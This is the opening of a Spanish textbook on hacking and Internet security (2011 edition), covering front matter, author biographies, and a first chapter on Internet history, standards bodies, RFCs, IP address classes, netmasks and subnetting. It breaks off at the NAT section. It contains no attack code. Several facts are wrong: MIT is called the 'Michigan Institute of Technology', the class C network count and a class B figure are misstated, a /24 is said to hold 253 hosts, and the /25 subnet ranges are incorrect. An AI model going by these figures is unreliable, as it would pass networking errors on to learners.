Hacking y Seguridad en Internet

EDICIÓN 2011

Jean Paul García-Moran
Yago Fernández Hansen
Rubén Martínez Sánchez
Ángel Ochoa Martín
Antonio Ángel Ramos Varón

Desde www.hackingyseguridadeninternet.com podrá descargarse material adicional.

Ra-Ma®

Hacking y Seguridad en Internet

Edición 2011

Hacking y Seguridad en Internet

Edición 2011

Jean Paul García-Moran

Yago Fernández Hansen

Rubén Martínez Sánchez

Ángel Ochoa Martín

Antonio Ángel Ramos Varón

Ra-Ma®

La ley prohíbe
Copiar o Imprimir este libro

HACKING Y SEGURIDAD EN INTERNET. EDICIÓN 2011

ISBN de Edición en Papel: 978-84-9964-059-4

Editado por:
RA-MA, S.A. Editorial y Publicaciones
Calle Jarama, 33, Polígono Industrial IGARSA
28860 PARACUELLOS DE JARAMA, Madrid
Teléfono: 91 658 42 80
Fax: 91 662 81 39
Correo electrónico: editorial@ra-ma.com
Internet: www.ra-ma.es y www.ra-ma.com

Maquetación: Gustavo San Román Borrueco
Diseño Portada: Antonio García Tomé

ISBN: 978-84-9964-386-1

E-Book desarrollado en España en septiembre de 2014.

<Somos lo que somos gracias a Internet>

ÍNDICE

INTRODUCCIÓN

Hace tan solo unos años el *hacktivismo* y el problema de la seguridad informática eran campos que parecían estar en manos de unos pocos individuos que rara vez llegaríamos a conocer y que raramente compartirían sus secretos. Hoy todo esto ha cambiado: la llegada de Internet a los hogares de forma masiva, las comunidades virtuales, los foros de trabajo, la comunidad del código abierto, los conocidos gusanos informáticos que llaman a nuestras puertas de una manera cada vez más frecuente e incluso los medios de comunicación han impulsado el conocimiento de estos mundos, convirtiéndose en una realidad muy cercana para muchas personas.

La falsa percepción de seguridad en los sistemas telemáticos que rigen nuestras vidas ha sido puesta en jaque múltiples veces. Los complejos sistemas informáticos que aseguran la continuidad de nuestra sociedad han tenido que ponerse a trabajar en seguridad para asegurar la confiabilidad de su funcionamiento. La red de redes ha llevado a manos de toda persona que lo desee herramientas desarrolladas por los verdaderos *hackers*, que eran inconcebibles apenas hace una década.

El que piense que para comprometer los sistemas de una gran corporación o de un pequeño usuario basta con apretar la tecla **Enter**, está equivocado. Pero sí es cierto que la metodología y las herramientas existen, están en Internet; sólo es cuestión de paciencia, desear no dormir y enlazar correctamente estos conocimientos y programas. Las empresas y grandes instituciones están gastando en los últimos tiempos cantidades ingentes de dinero con el objetivo de proteger sus sistemas y la información que por ellos se mueve. La realidad es que hoy en día sí han comprendido que hay un problema.

En este libro, página a página, el lector irá ordenando su mente de forma que comprenderá cómo un intruso o intrusos planifican un asalto a los sistemas telemáticos de una posible víctima, al igual que aprenderá cómo los administradores de sistemas pueden estar preparados para contener una posible ofensiva. No olvidaremos siempre una pequeña parte teórica de conceptos imprescindibles para realmente saber y comprender qué se está haciendo, aunque rápidamente se pasará a la práctica.

No olvidemos que hoy en día todo nuestro mundo está conectado, que todo nuestro mundo está siendo virtualizado y que la seguridad de los sistemas se ha convertido no tan solo en una necesidad, sino en una prioridad para todos los que hacemos uso de ellos.

Por último, hay que comentar que el libro se ha desarrollado con la intención de documentarle sobre los ataques informáticos a sistemas. También podrá encontrar las formulas para prevenir y abortar dichos ataques, además de comprender los mecanismos de uso y prevención frente a otros de características similares.

AUTORES DEL LIBRO

Antonio Ángel Ramos Varón

Antonio Ángel Ramos Varón es profesor titular del título propio de la Universidad Complutense de Madrid, Experto en Técnicas Estadísticas Aplicadas a la Seguridad Informática de Redes de Ordenadores, en el módulo de Metodología de la Intrusión a Sistemas. Cuenta con formación amplia en sistemas Microsoft Windows y Linux, así como en el campo de la ingeniería social y comportamiento de usuarios en Internet. Director de contenidos del programa *Mundo Hacker*. Ha impartido diferentes seminarios y talleres de *hacking* de sistemas y seguridad informática en España e Iberoamérica. Realiza su labor en Stack Overflow como formador y consultor en seguridad informática y *hacking*.

Jean-Paul García-Moran Maglaya

Jean-Paul García-Moran Maglaya realiza sus estudios en la Universidad Complutense de Madrid. Es especialista en tecnologías Open Source, además de contar con amplia experiencia en plataformas Microsoft junto con la implementación de detectores de intrusos y sistemas SIEM. Colaborador habitual del programa *Mundo Hacker*. Ha realizado diferentes seminarios y talleres de *hacking* y seguridad informática en España e Iberoamérica. Actualmente participa

en varios proyectos dedicados a la seguridad de sistemas y redes de ordenadores como consultor de Stack Overflow. Ha sido autor tanto como colaborador directo de distintas publicaciones de seguridad informática y *hacking*.

Rubén Martínez Sánchez

Ingeniero en Informática por la Universidad Politécnica de Madrid, se especializa en el desarrollo de algoritmos para la optimización y eficiencia así como Inteligencia Artificial. Con un pefil orientado a la ingeniería del *software* ha desarrollado amplios cursos titulados sobre UML por la Universidad Politécnica. Experto en lenguajes de programación Web, Java, C, Cobol, programación concurrente así como funcional (Lisp, CAML) y SQL. Actualmente ha focalizado su trabajo en el ámbito de la seguridad informática, especializándose en el *hacking* de bases de datos, inseguridad endpoint, seguridad en redes WiFi e inyección de código maligno.

Yago Fernández Hansen

Cuenta con un máster en ingeniería de *software*, además de contar con más de 8 años de experiencia en tecnologías inalámbricas. Es especialista en la implementación y auditoria de redes Wi-Fi. Cuenta con amplia experiencia en motores de datos, sistemas Microsoft, Linux y Networking. Formador y consultor en seguridad informática y métodos de penetración en redes Wi-Fi para empresas e instituciones. Finalista en el concurso IBM Leonardo daVinci 1995, cuenta con publicaciones y artículos de informática en revistas como *Hakin9*, además de ser autor del libro: *Radius/AAA/802.1x* de la editorial Rama. Ha impartido diferentes talleres y seminarios de *hacking* ético y seguridad/inseguridad en Wi-Fi para empresas, organizaciones públicas y universidades.

Ángel Ochoa Martín

Titulado por la Universidad Escuela Superior Internacional en Ingeniería Informática y Gestión de Sistemas. Especialista en tecnologías Open Source y auditorías de seguridad informática. Cuenta con una demostrada experiencia en trabajos para clientes de las firmas: Business Integration (BT-España), Bitdefender, Novell Suse Linux y Symantec. Actualmente participa como auditor especializado en varios proyectos dedicados a la auditoria de vulnerabilidades y test de penetración en el área de la seguridad de sistemas.

COLABORADORES DIRECTOS

Jacinto Grijalba González

Jacinto Grijalba González es licenciado en Administración y Dirección de Empresas junto con Ingeniería Informática de Gestión en la Universidad Rey Juan Carlos. Es programador de *software* de bases de datos y redes en diversos lenguajes como Java, C y Delphi. Participa en grupos de *hacking* y seguridad, coautor de diversas publicaciones se seguridad y *hacking*, además de ser miembro colaborador del grupo de seguridad y auditorías de Stack Overflow.

Gabriel Lazo Cañazas

Es egresado de la Universidad de Lima, especializado en metodologías de intrusión y ataques informáticos. Es ponente regular de conferencias de seguridad informática y *hacking* ético corporativo en Perú y Chile. Es cofundador de la comunidad de investigación latinoamericana Chullohack y ha coordinado el proyecto de desarrollo de la distribución para la realización de auditorias de seguridad informáticas NinjaSec. Se desempeña como consultor IT de seguridad y responsable de proyectos de seguridad e integración.

Raúl Díaz

Es egresado de la Universidad de Lima, especializado en metodologías de intrusión y ataques informáticos, auditor CEH certificado. Es ponente regular de conferencias de seguridad informática y *hacking* ético corporativo en Perú y Chile. Es uno de los desarrolladores del la *suite* de auditoría de seguridad informática NinjaSec. Actualmente desempeña su labor en el área IT como auditor especializado en proyectos sobre seguridad de la información y seguridad informática.

Carlos Alberto Barbero

Es perito especializado en nuevas tecnologías, con altos conocimientos en tecnologías de firewals y auditorías de seguridad informática. Cuenta con una demostrada experiencia como consultor implementando tecnologías de seguridad perimetral de NetASQ y seguridad del punto final de Landesk. Actualmente participa como auditor en varios proyectos dedicados a la auditoría de vulnerabilidades y test de penetración en el área de la seguridad de sistemas.

Agradecimientos

Agradecer ante todo a nuestras familias el apoyo brindado y la paciencia mostrada cuando nos lanzamos en cada nueva publicación, por todas esas noches y días en que andamos desaparecidos y de mal humor. Sería imposible no agradecer a todos los cibernautas que aportan conocimientos en la red de manera desinteresada, a los que escriben en los foros de seguridad, a los que investigan, aportan y comparten conocimientos de seguridad informática, a los amigos de Made in Hell, a la gente de Haxorcitos y como no a los *hackers*.

Gracias también a D. Eduardo Ortega Catelló, director de la Escuela Universitaria de Estadística de la Universidad Complutense, a los profesores de siempre, que escuchan y soportan nuestras locuras informáticas, a Carlos Alberto García Vega, jefe de informática de la EUE, por su pasión en la seguridad informática y a nuestro compañero Yanko Vasílev Kólev por su ayuda y aportación desinteresada, para poder finalizar esta publicación en su correcto momento.

A quien sigo sin agradecerle nada

Finalmente, como me dejaron realizar esta introducción a esta nueva publicación revisada y soy quizás uno de los más radicales, hay que decir que si de *hackers* y *hacking* hablamos y si algo respetamos aún de esta filosofía, nunca podremos agradecer nada a aquellos que exprimen a nuestro mundo, aquellos que dejan a dos tercios de la humanidad morirse de hambre, aquellos que nos llenan de promesas banales pretendiendo vendernos su futuro, esos que intentan comprar nuestra lealtad a cambio de dinero, aquellos que se venden por unas monedas, aquellos que declaran quién es apto y quién no, quién es subversivo y quién no, los que nos intentan comprar con la promesa de que algún día seremos como ellos, aquellos sobre los cuales *The Mentor* ironizó en su día, esos que te miden por lo que aparentas ser y no por lo que eres, esos que manipulan la *media* a su conveniencia, aquellos que hacen posible la alienación del hombre y manipulan la conciencia colectiva. Si enfrentarme a ellos, con mi reducido conocimiento informático, en un mundo donde el conocimiento y el aprendizaje tienden a infinito, es ser un *hacker*, entonces: ¡sí, soy un *hacker*! Gracias *hackers*.

Antonio

Capítulo 1

CONCEPTOS IMPRESCINDIBLES Y PROTOCOLO TCP/IP

Las redes de información y la informática han ido cambiando desde sus inicios de forma continua, incluso en nuestros tiempos las tecnologías de comunicación y computación crecen a un ritmo exponencial. Hoy en día disponemos de comunicaciones en tiempo real a través de Internet, voz sobre IP, mensajería instantánea, descarga de archivos y multitud de herramientas de ocio y entretenimiento que funcionan bajo una plataforma virtual llamada Internet a una velocidad y estabilidad inimaginable en sus comienzos.

En este primer capítulo se dará un repaso histórico a la evolución de las comunicaciones desde sus comienzos hasta la actualidad mas reciente, la forma en que las entidades reguladoras mantienen un equilibrio en la red y un amplio repaso a las tecnologías de comunicación utilizadas para que la comunicación entre equipos conectados a una red sea posible.

INTRODUCCIÓN

Al hablar de sistemas de comunicaciones la primera clasificación importante consiste en la división entre conmutación de circuitos y conmutación de paquetes. En la conmutación de circuitos el ordenador de origen y el de destino se comunican entre sí ocupando de manera permanente el circuito intermedio de manera semejante a una comunicación telefónica. En la conmutación de paquetes la información se ocupa en tramos de datos que llevan información al destino y que sólo ocupan los sistemas intermedios mientras se transmite. Internet se basa fundamentalmente en este último sistema.

Sin embargo, la "red de redes" no fue sino el resultado de diferentes investigaciones llevadas a cabo durante la Guerra Fría.

- El concepto tiene su origen en 1962 cuando J.C.R. Licklider propone la creación de una *red galáctica* en *Bolt*, *Beranek and Newman* (BBN), una importante empresa de I+D estadounidense. Ese mismo año es convocado a ARPA (*Advanced Research Projects Agency*) donde convenció a Ivan Sutherland y Bob Taylor antes de abandonar la agencia.

- En 1960, Paul Baran publica un trabajo con fines militares sobre una red segura de comunicaciones capaz de sobrevivir a un ataque nuclear. La red descentralizada dividiría el mensaje original en múltiples fragmentos, se enviaría mediante diversas rutas posibles a elegir para luego armarlo en su estado original una vez llegado a su destino.

- Leonard Kleinrock trabajaba en su tesis doctoral para el *Michigan Institute of Technology* (MIT) sobre teoría de colas aplicada a las redes de comunicaciones. Fue publicada en 1964.

- Donald Davies del Laboratorio Nacional de Física del Reino Unido comenzó a relacionar todos estos conceptos en 1965.

Mientras todo esto ocurría, ARPA y Bob Taylor seguían interesados en crear una red de ordenadores. Al final de 1966, *Taylor* captó a Lawrence G. Roberts (del Laboratorio Lincoln, en el MIT) con el objeto de que liderase el proyecto de creación de la nueva red.

El concepto original de Roberts consistía en unir máquinas directamente con cables telefónicos. En una de las primeras reuniones de 1967, muchos participantes no estaban dispuestos a que sus computadoras tuvieran que gestionar líneas telefónicas. Uno de estos participantes, Wesley A. Clark, tuvo la idea de usar pequeños ordenadores separados sólo para gestionar los enlaces de comunicaciones. Esta idea permitió descargar de trabajo a las computadoras principales, además de aislar la red de la distinta naturaleza de cada computadora.

Así, en 1969, surge ARPANET con cuatro ordenadores conectados. En 1971 eran 23. En 1973, se empieza a denominar esta red como Internet y aparece el primer programa de correo electrónico. En 1983, cambia el protocolo de comunicación al actual TCP/IP. Hasta 1989, los progresivos avances en la conexión entre tecnologías y redes tanto públicas como privadas nos llevan hasta la red que conocemos actualmente.

Con la evolución de los sistemas de comunicaciones evolucionaron también los protocolos. Con la idea de prestar servicios adicionales sobre los protocolos base TCP/IP y UDP/IP, se desarrollaron protocolos de aplicación como SMTP para el correo electrónico, transmisión de ficheros FTP y se enriqueció con servicios como *Gopher* y *Verónica*, que son los predecesores del actual Web.

En torno a 1992-1993, Tim Berners Lee definió un nuevo protocolo, muy sencillo, y un lenguaje de visualización, que se denominaron **http** y **html**, respectivamente. Su desarrollo con los primeros navegadores como Mosaic y Netscape dio lugar al subsiguiente *boom* de Internet y a múltiples servicios.

1.1 CÓMO SE ORGANIZA INTERNET

Al mismo tiempo que crecía Internet aparecieron diversos organismos, como *Internet Engineering Task Force* (IETF), para organizar y guiar la evolución de Internet. Al tratarse originalmente de un proyecto científico (aunque con cierto carácter militar), estas organizaciones no suelen basarse en estructuras jerárquicas sino de respeto entre iguales.

Dos factores muy importantes mantienen la posición de privilegio de la que disfrutan estas organizaciones. La primera es su carácter abierto, que invita a participar a cualquiera a quien le interese. La segunda es su carácter independiente a los intereses económicos, consecuencia directa de su carácter abierto y de la participación gratuita y voluntaria de sus miembros. La enorme aceptación de Internet a nivel de usuarios ha fomentado que una gran variedad de empresas unan sus redes a Internet. Estas redes comerciales de carácter privado mantienen sus propias organizaciones jerárquicas y administradoras.

1.1.1 *Internet Society*

Para que una organización como Internet funcione tiene que haber alguna organización que marque las reglas, al menos las de carácter técnico, que deben seguir todos sus usuarios. Así, Internet está regulado por las recomendaciones de una sociedad formada por voluntarios y que recibe el nombre de Internet Society (ISOC), *http://www.isoc.org*.

En contra de lo que pueda parecer, la ISOC no es el origen del resto de agrupaciones que vamos a ver a continuación, aunque sí se subordinen a ésta. La sociedad tiene su origen en las discusiones que se llevaron a cabo en las conferencias *del Internet Architecture Board* y del *Internet Engineering Task Force* entre 1991 y 1992, fecha en la que se formó oficialmente. A partir de ese

momento aparece la actual organización de Internet que se detalla en el documento RFC 1602.

La ISOC tiene como principales funciones encargarse del crecimiento y evolución de Internet, manteniendo el propósito original de lo que es Internet y cómo puede ser usada, solucionando los problemas sociales, políticos y técnicos que puedan surgir. Así mismo, tiene el propósito de facilitar financiación a la IETF.

1.1.2 *Internet Engineering Task Force*

Hoy se considera a muchos protocolos sistemas maduros, pero a lo largo de la historia expertos de múltiples procedencias han discutido las mejores implementaciones hasta crear documentos de estándares de facto que publica la *Internet Engineering Task Force* (IETF), *http://www.ietf.org*. Este grupo autoorganizado de ingenieros voluntarios se reúne desde enero de 1986, contribuyendo a la evolución de las tecnologías de Internet. Cualquiera puede pertenecer a la IETF simplemente apuntándose a sus listas de correo.

Es el principal cuerpo encargado del desarrollo de las nuevas especificaciones de los estándares de Internet. La IETF está formada por grupos de trabajo individuales, agrupados a su vez en áreas. Cada una de las cuales es coordinada a su vez por uno o más directores de área.

A partir de los voluntarios de la IETF se forman los grupos Internet *Architecture Board* e *Internet Engineering Steering Group*. Para ello, deben ser elegidos por un comité nominador que se elige de forma aleatoria entre los voluntarios que asisten a los encuentros regulares del IETF.

1.1.3 *Internet Engineering Steering Group*

El grupo *Internet Engineering Steering Group* (IESG), *http://www.iesg.org* es responsable de la administración técnica de las actividades del IETF y del proceso de desarrollo de los estándares de Internet (detallado en el RFC 1602). El IESG está compuesto por los directores de área y el presidente del IETF, que a su vez sirve también de presidente del IESG.

1.1.4 *Internet Architecture Board*

La *Internet Architecture Board* (IAB), *http://www.iab.org* es un asesor consultivo técnico de la Internet Society. Fundamentalmente es un comité de vigilancia del resto de las organizaciones que hemos visto hasta ahora. Confirma el nombramiento de cargos y revisa todos los protocolos y procedimientos usados por

Internet. Además regula la asignación de direcciones de IANA y la administración de los RFC. También actúa como representante externo de la IETF y nombra a su presidente. El RFC 2850 detalla completamente el funcionamiento y las prácticas del IAB.

1.1.5 *Internet Assigned Numbers Authority*

La organización conocida como *Internet Assigned Numbers Athority* (IANA), *http://www.iana.org*) tiene, desde 1990, la función de asignar las direcciones IP globales, administración de los servidores DNS raíz y cualquier otra asignación necesaria de un protocolo de Internet. Su formación, sin embargo, data de 1988 con un contrato entre el Departamento de Defensa de los Estados Unidos y el Instituto de Ciencias de la Información de la Universidad de Carolina del Sur.

Estas funciones tan importantes la sitúan en una delicada posición política, especialmente al solaparse muchas de sus funciones con el *Internet Corporation for Assigned Names and Numbers* (ICANN), *http://www.icann.org* creada en 1998 con las mismas funciones que IANA respecto a la asignación de dominios y direcciones IP. Puesto que ambas eran fundaciones estatales, la ICANN absorbió a IANA. Pese a ello IANA conserva sus funciones respecto a la IETF como se especifica en el RFC 2860.

Actualmente IANA forma parte de la estructura de ICANN; sin embargo, sus lazos con la IETF evitan que pueda ser absorbida completamente, por lo que actualmente actúa realizando el trabajo técnico de la ICANN.

1.1.6 *World Wide Web Consortium*

El *World Wide Web Consortium* (W3C), *http://www.w3c.es* es un consorcio internacional que produce estándares para la *World Wide Web*. Su método de trabajo es idéntico al del IETF. El resultado de su trabajo es una recomendación, equivalente a un estándar en la red. Algunas de estas recomendaciones son el protocolo HTTP o las Hojas de Estilo en Cascada (CSS, por sus siglas en inglés).

1.1.7 CERT *University Of Carnegie Mellon*

Computer Emergency Response Team (CERT, Equipo de Respuesta a Emergencias de Seguridad), *http://www.cert.org*. Se emplaza en el Instituto de Ingeniería de Software de la Universidad de Carnegie Mellon. Fue creado en 1988 después del primer gusano propagado por T. Morris. Su objetivo es responder rápidamente cuando ocurre un incidente de seguridad. Tras su creación han

aparecido otros equipos similares en todo el mundo. En la actualidad la denominación generalizada es CSIRT.

1.2 EL USO DE DOCUMENTACIÓN RFC

Los RFC son los documentos donde Internet, sus protocolos, mecanismos de funcionamiento, estándares a seguir, modelos experimentales son recogidos; más estrictamente, es donde Internet y todo su funcionamiento, hasta el más mínimo detalle, se encuentra documentado. En los *Request For Comments* (RFC, Solicitud de Comentarios) están publicados todos los documentos en los que se basa Internet, ya sea contratos a nivel gubernamental o protocolos de comunicación. Leyendo los RFC es posible conocer la evolución técnica y organizativa de Internet desde sus inicios. En Internet se pueden encontrar los RFC en múltiples direcciones, por ejemplo, en su totalidad en *http://www.ietf.org/rfc.html* o algunos, en su traducción al español, en *http://www.rfc-es.org*. Los RFC son, por tanto, la forma que tiene la IETF de actuar sobre la evolución de Internet, de forma similar a como lo hace el Estado español a través del BOE.

La contribución del IETF se lleva a cabo por consenso al no existir una autoridad formal que tome las decisiones. El primer paso para obtener un protocolo es, por tanto, presentarlo en las listas de correo de la IETF. Este primer documento toma el nombre de *Internet Draft*. Sobre este borrador los miembros de la lista van proponiendo modificaciones que el autor o los autores del documento original deben recopilar para las siguientes presentaciones de este borrador. Finalmente, cuando el autor lo considera suficientemente maduro, solicita a un director de área que lo entregue al IESG, que lo revisa para comprobar la corrección del proceso previo y su compatibilidad con los protocolos anteriores, buscando detalles que se hayan podido pasar por alto. Una vez corregidas las sugerencias propuestas por el IESG, el documento será revisado de nuevo por IAB y por IANA analizando posibles conflictos con sus anteriores funciones. Una vez corregidos se publican en la página del IETF.

El resultado de las discusiones en las listas de correo de la IETF son los RFC, documentos de especificaciones de libre acceso en función de los cuales los fabricantes de ordenadores y de otros dispositivos de *hardware* pueden crear implementaciones de cualquier protocolo que deberán verificar contra otras intentando lograr su compatibilidad.

Por su propia naturaleza, los RFC no especifican una única implementación del protocolo que definen. Por ello, nos encontramos con diferentes especificaciones, de las cuales, por su uso extendido, destacan las llevadas a cabo para los SO como Windows o Linux. Aunque a veces hay

implementaciones de referencia en código fuente, en muchas ocasiones las implementaciones de cada sistema operativo pueden ser diferentes y, sin embargo, compatibles.

Del estudio de los documentos de especificaciones de los protocolos o del análisis de sus implementaciones pueden deducirse comportamientos anómalos o excepcionales, de los cuales un asaltante malicioso puede sacar partido para acceder al ordenador en el que se ejecutan.

1.3 LAS DIRECCIONES IP

Todo ordenador en una red se identifica en principio con una numeración única denominada IP compuesta por 32 bits en IPv4. Esta dirección, que en los primeros tiempos de Internet definía ordenadores concretos, actualmente, ante la escasez de direcciones IP, ha pasado a denominar redes enteras gracias a NAT (descrito más adelante en este capítulo) y a la aparición de subredes.

La dirección real que se muestra al usuario se define mediante 4 dígitos separados por un punto (ej.: 172.21.109.129). Esta numeración se corresponde realmente con una digitación en formato binario de 32 bits (00010001. 00010101.01101101.10000001).

1.4 TIPOS DE REDES

Aunque en la actualidad la forma de asignar direcciones IP a las redes ha cambiado, en cuanto a las necesidades y a las soluciones adoptadas desde hace algunos años se mantienen algunos convencionalismos para clasificar las subredes empresariales según una topología que hace referencia al número de máquinas direccionables directamente en la red. Las clases de redes se detallan en la página séptima del RFC 791.

1.4.1 Direcciones de clase A

Las direcciones de clase A están compuestas por una parte de red de 8 bits y una parte de *host* de 24 bits. Por *host* entendemos cualquier máquina conectada a la red con una IP, como un *router* o un ordenador. El bit más significativo de las mismas es el 0, lo que permite distinguirlo de las demás clases.

Parte de red	Parte de host
0 XXXXXXXX .	XXXXXXXX . XXXXXXXX . XXXXXXXX

Empiezan en la 0.0.0.0 y acaban en la 127.255.255.255. Por lo tanto, existen 128 redes de clase A, cada una de las cuales puede contener hasta 2^24 – 2 *hosts* (puesto que las direcciones de red y de difusión no designan a ningún *host* en particular). Estas direcciones ya están todas reservadas en Internet, y por lo tanto, ninguna entidad puede solicitar ni utilizar una red de este tipo, salvo la red de clase A de dirección 127, que corresponde a una red ficticia interna de cada máquina: cada nodo se identifica como *host* número 1 de esta red, cuya dirección IP es 127.0.0.1, y recibe el nombre de *localhost*.

Esta interfaz virtual suplementaria denominada *loopback* es una excepción a la regla de una dirección IP por interfaz de red y le permite a una máquina dirigirse a sí misma paquetes TCP/IP. Estos datagramas no llegarán a salir de la máquina, ya que el sistema de administración reconocerá dicha dirección. La red 10.0.0.0 está reservada para proporcionar una dirección IP a una red privada de clase A, por lo que se utiliza en las intranets.

1.4.2 Direcciones de clase B

Las direcciones de clase B están compuestas por una parte de red de 16 bits y otra de *host* de la misma longitud. Sus dos bits más significativos valen 1 y 0, lo que permite distinguirlas de las demás clases.

Parte de red	Parte de host
10 XXXXXX . XXXXXXXX .	XXXXXXXX . XXXXXXXX

Empiezan en la 128.0.0.0 y terminan en la 191.255.255.255. Por lo tanto, existen 16.384 redes de clase B, cada una de las cuales puede contener hasta 65.534 *hosts*. La gran mayoría de estas 16.834 clases ya están reservadas, y para obtener una hay que justificar la intención de conectar a Internet una red de gran envergadura. La red 172.16.0.0 está reservada para proporcionar una dirección IP a una red privada de clase B, por lo que se utiliza en las intranets.

1.4.3 Direcciones de clase C

Las direcciones de clase C están compuestas por una parte de red de 24 bits y una de *host* de 8 bits. Sus tres bits más significativos valen 110, lo que permite distinguirlas de las demás clases.

Empiezan en la 192.0.0.0 y terminan en la 223.255.255.255. Por lo tanto, existen 1.097.152 redes de clase C, cada una de las cuales puede contener hasta 254 *hosts*. El aumento de las restricciones para obtener una clase B provocó una fuerte demanda de direcciones de clase C. Esta demanda ha generado un aumento de los prefijos que debían mantener los encaminadores en sus tablas, mostrando síntomas de saturación.

La red 192.168.0.0 está reservada para proporcionar una dirección IP a una red privada de clase C, por lo que se utiliza en las intranets.

1.4.4 Direcciones de clase D

Estas direcciones, que también reciben el nombre de direcciones *multicast*, empiezan en 224.0.0.0 y terminan en 239.255.255.255. Se trata de direcciones particulares en las que desaparece el concepto de red: no designan un *host* en concreto, sino un grupo de *hosts*.

Cualquier equipo que desee formar parte de uno de estos grupos puede solicitar el ingreso en el mismo, indicando la dirección *multicast* correspondiente. En todo momento, un paquete emitido por una máquina cualquiera de Internet y dirigido a una dirección *multicast* determinada, se encamina hacia todos los miembros del grupo en cuestión. Sólo algunas direcciones de este grupo se encuentran asignadas.

1.4.5 Direcciones de clase E

Las direcciones de clase E, que empiezan en la 240.0.0.0 y acaban en la 255.255.255.255, están reservadas por la IANA. Hasta el momento sólo se ha asignado la 255.255.255.255, que designa a todas las máquinas y se utiliza cuando hay que dirigirse a todos los equipos conectados directamente a un mismo soporte; los paquetes dirigidos a esta dirección nunca llegan a los enrutadores.

1111 XXXX . XXXXXXXX . XXXXXXXX . XXXXXXXX

1.5 MÁSCARAS DE RED

Cuando se habla de direcciones IP en cuestión de enrutamiento y gestión de red ésta es sólo la mitad de la dirección real completa, la otra mitad se corresponde con la máscara de subred, en inglés *netmask*, y se considera igual o más importante que la primera. La máscara de subred está compuesta por 32 bits binarios separados en cuatro octetos de la misma manera en que están distribuidas las direcciones IP.

Al igual que la dirección IP identifica una máquina como única en una red, la *netmask* determina la red o subred a la que pertenece dicha IP. En el apartado anterior se explicaba la división de la red total en redes diferentes de clase A, B, C, D y E. La manera de separar estas redes en otras se determina mediante la máscara de red (*netmask*).

El uso más importante dado para la máscara de red es la división de la porción de máscara usada para determinar la red y la porción dedicada a los hosts. La forma de representar la máscara de red en una topología se hace añadiendo al final de la dirección un separador (/) y, a continuación, el número de bits de la máscara reservado para la porción de red. De esta forma la dirección IP 17.0.0.0 para clase A se definiría como 17.0.0.0 /8 siendo 8 el número de bits reservado para la porción de red y 24 bits reservados para *hosts*.

Clase	Máscara de red	Binario
A	255.0.0.0	11111111.00000000.00000000.00000000
B	255.255.0.0	11111111.11111111.00000000.00000000
C	255.255.255.0	11111111.11111111.11111111.00000000

Tabla 1.1. Máscaras de red

Añadiendo la dirección IP a la tabla suministrada puede sacar la dirección real de red de una dirección IP en concreto. Aplicando el operador AND lógico sobre ambos parámetros, el resultado de la operación dará la dirección de red.

> **Nota**: El AND lógico es una operación que se realiza bit a bit. El resultado toma valor 1 sólo cuando los dos operandos toman valor 1. En cualquier otro caso toman valor 0.

	Decimal	Binario
Dirección IP	17.21.109.129	00010001.00010101.01101101.10000001
Máscara de red	255.0.0.0	11111111.00000000.00000000.00000000
Resultado del AND (Dirección de red)	**17.0.0.0**	**00010001.00000000.00000000.00000000**

Tabla 1.2. Uso operador AND lógico

La operación AND se realiza bit a bit comparando los dos valores entre sí, si uno de estos es diferente del otro el resultado final es un 0, únicamente si ambos parámetros son un 1 el resultado es 1.

Esta forma de cálculo es la mas comúnmente utilizada por los encaminadores (*routers*) de todo el mundo, esta comprobación permite al *router* conocer de donde proviene el paquete que está recibiendo por uno de sus puertos y encaminarlo correctamente hacia el *next hop* (siguiente salto) o al destino final.

Cuando en una dirección de red todos los octetos que hacen referencia a la porción de *host* se establecen al máximo permitido (255), indica que el paquete que se enviará hacia esta dirección de red será recibido por todos los equipos de la misma red, esto recibe el nombre de *broadcast*.

Existen casos en redes empresariales en las que un departamento en concreto recibe por administración una dirección de clase C para administrar sus equipos. En este caso todos los usuarios de esa red están interconectados entre sí, todos reciben el tráfico *broadcast* de todos y, por lo tanto, se genera un tráfico excesivo en la red. En estos casos la mejor solución es dividir la misma clase C en varias porciones de clase más pequeñas y reducir considerablemente el tráfico *broadcast* y sus problemas, a esta segmentación de la red se la denomina **subredes**.

1.5.1 Subredes

En los comienzos de Internet, IANA repartía en grupos de clase B y A direcciones IP a los ISP (Internet Service Providers), estos a su vez repartían rangos de clase C completas a sus clientes con mayor número de volumen de *hosts* y direcciones únicas a los clientes unipersonales. Debido a este despilfarro de direcciones IP válidas se comenzó a prever que se agotarían las direcciones, para paliar este problema se crearon las subredes para dividir en rangos más pequeños la asignación de direcciones IP a las empresas y clientes únicos permitiendo asignar un número concreto de direcciones válidas sin desperdiciar las restantes.

El método de funcionamiento de las subredes consiste en asignar más o menos bits a las porciones correspondientes a la sección de *host* o de red en la máscara de red, modificando así el número máximo de clientes por subred.

Teniendo claro que una dirección de clase C con máscara de red 255.255.255.0 se compone de 24 bits para control de red y 8 para *hosts* se puede deducir que el número máximo de clientes posibles es 253 (255 menos 2 de dirección de red y dirección de *broadcast*). Modificando la máscara de red se pueden añadir o quitar bits de los últimos octetos para modificar la cantidad de *hosts* permitidos por red y la cantidad de redes posibles dentro del mismo rango de direcciones IP.

Máscara	Cantidad de direcciones IP	Máximo número de subredes
255.255.255.0	253	1
255.255.255.128	126	2

Tabla 1.3. Segmentación de redes

Desplazando un bit de control de red hacia la derecha se consigue ampliar la cantidad de redes disponibles a 2 y reducir el número de *hosts* posibles para cada subred, la máscara de red representada en binario muestra un bit de más en la porción reservada para hosts: *11111111.11111111.11111111.**1**0000000.*

Ese bit puede establecerse en 0 ó 1 dando así un total de 2 subredes posibles, el resto de bits definidos a 0 se corresponden con la porción de *host*, disponiendo ahora de menos bits libres disminuye la capacidad de direcciones IP posibles. Dada la dirección de red 192.168.1.0/25 las direcciones IP disponibles se dividirán de la siguiente manera.

Rango de direcciones	Red
192.168.1.1 – 192.168.1.128	1
192.168.1.129 – 192.168.1.255	2

Tabla 1.4. Rangos IP por subred

Aumentando el número de bits referentes a la porción de red y disminuyendo el número de bits de *host*, puede conseguir un mayor número de subredes posibles a consecuencia de una disminución de *hosts* posibles por red.

1.6 ENRUTAMIENTO

Para que la información viaje de un ordenador a otro es necesario que todos los ordenadores de una red sepan qué hacer con los paquetes que generan y que reciben, de manera que se pueda seleccionar una aplicación de destino en el interior del ordenador o la dirección de otro ordenador en la red interna o externa.

En las redes existen dispositivos especiales denominados encaminadores o enrutadores (*routers*) que permiten distinguir el tráfico destinado a una red del que se destina al exterior de la misma. De su correcta configuración depende la capacidad de conexión de unos ordenadores con otros.

1.6.1 Natting

